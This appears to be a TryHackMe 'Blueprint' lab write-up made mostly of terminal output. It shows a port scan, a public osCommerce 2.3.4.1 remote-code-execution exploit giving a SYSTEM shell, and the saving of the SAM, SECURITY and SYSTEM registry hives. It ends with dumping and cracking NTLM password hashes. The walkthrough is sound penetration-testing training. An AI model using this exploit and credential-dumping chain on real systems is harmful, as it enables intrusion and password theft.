

```
(kali@kali)-[~]
$ nmap -sV 10.10.74.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 17:35 CDT
Nmap scan report for 10.10.74.21
Host is up (0.15s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp   open  mysql        MariaDB (unauthorized)
8080/tcp   open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.95 seconds
```

```
(kali@kali)-[~]
$ searchsploit oscommerce 2.3.4
```

Exploit Title	Path
osCommerce 2.3.4 - Multiple Vulnerabilities	php/webapps/34582.txt
osCommerce 2.3.4.1 - 'currency' SQL Injection	php/webapps/46328.txt
osCommerce 2.3.4.1 - 'products_id' SQL Injection	php/webapps/46329.txt
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection	php/webapps/46330.txt
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting	php/webapps/49103.txt
osCommerce 2.3.4.1 - Arbitrary File Upload	php/webapps/43191.py
osCommerce 2.3.4.1 - Remote Code Execution	php/webapps/44374.py
osCommerce 2.3.4.1 - Remote Code Execution (2)	php/webapps/50128.py

Shellcodes: No Results

```
(kali@kali)-[~/Tryhackme/Blueprint]
$ searchsploit -m php/webapps/50128.py
Exploit: osCommerce 2.3.4.1 - Remote Code Execution (2)
URL: https://www.exploit-db.com/exploits/50128
Path: /usr/share/exploitdb/exploits/php/webapps/50128.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Tryhackme/Blueprint/50128.py
```

```
(kali㉿kali)-[~/Tryhackme/Blueprint]
$ python 50128.py http://10.10.74.21:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$
```








```
RCE_SHELL$ type C:\Users\Administrator\Desktop\root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}
```

```
RCE_SHELL$ reg.exe save hklm\sam SAM
The operation completed successfully.
```

```
RCE_SHELL$ reg.exe save hklm\security SECURITY
The operation completed successfully.
```

```
RCE_SHELL$ reg.exe save hklm\system SYSTEM
The operation completed successfully.
```

Index of /oscommerce-2.3.4/catalog/install/includes

Name	Last modified	Size	Description
 Parent Directory		-	
 SAM	2024-09-04 04:58	24K	
 SECURITY	2024-09-04 04:58	24K	
 SYSTEM	2024-09-04 04:58	12M	
 application.php	2019-04-11 22:52	447	
 configure.php	2024-09-04 04:58	1.1K	
 functions/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.74.21 Port 8080


```
(kali@kali)-[~/Tryhackme/Blueprint]
$ samdump2 SYSTEM SAM
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

30e87bf999828446a1c1209ddde4c450



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

[Download CrackStation's Wordlist](#)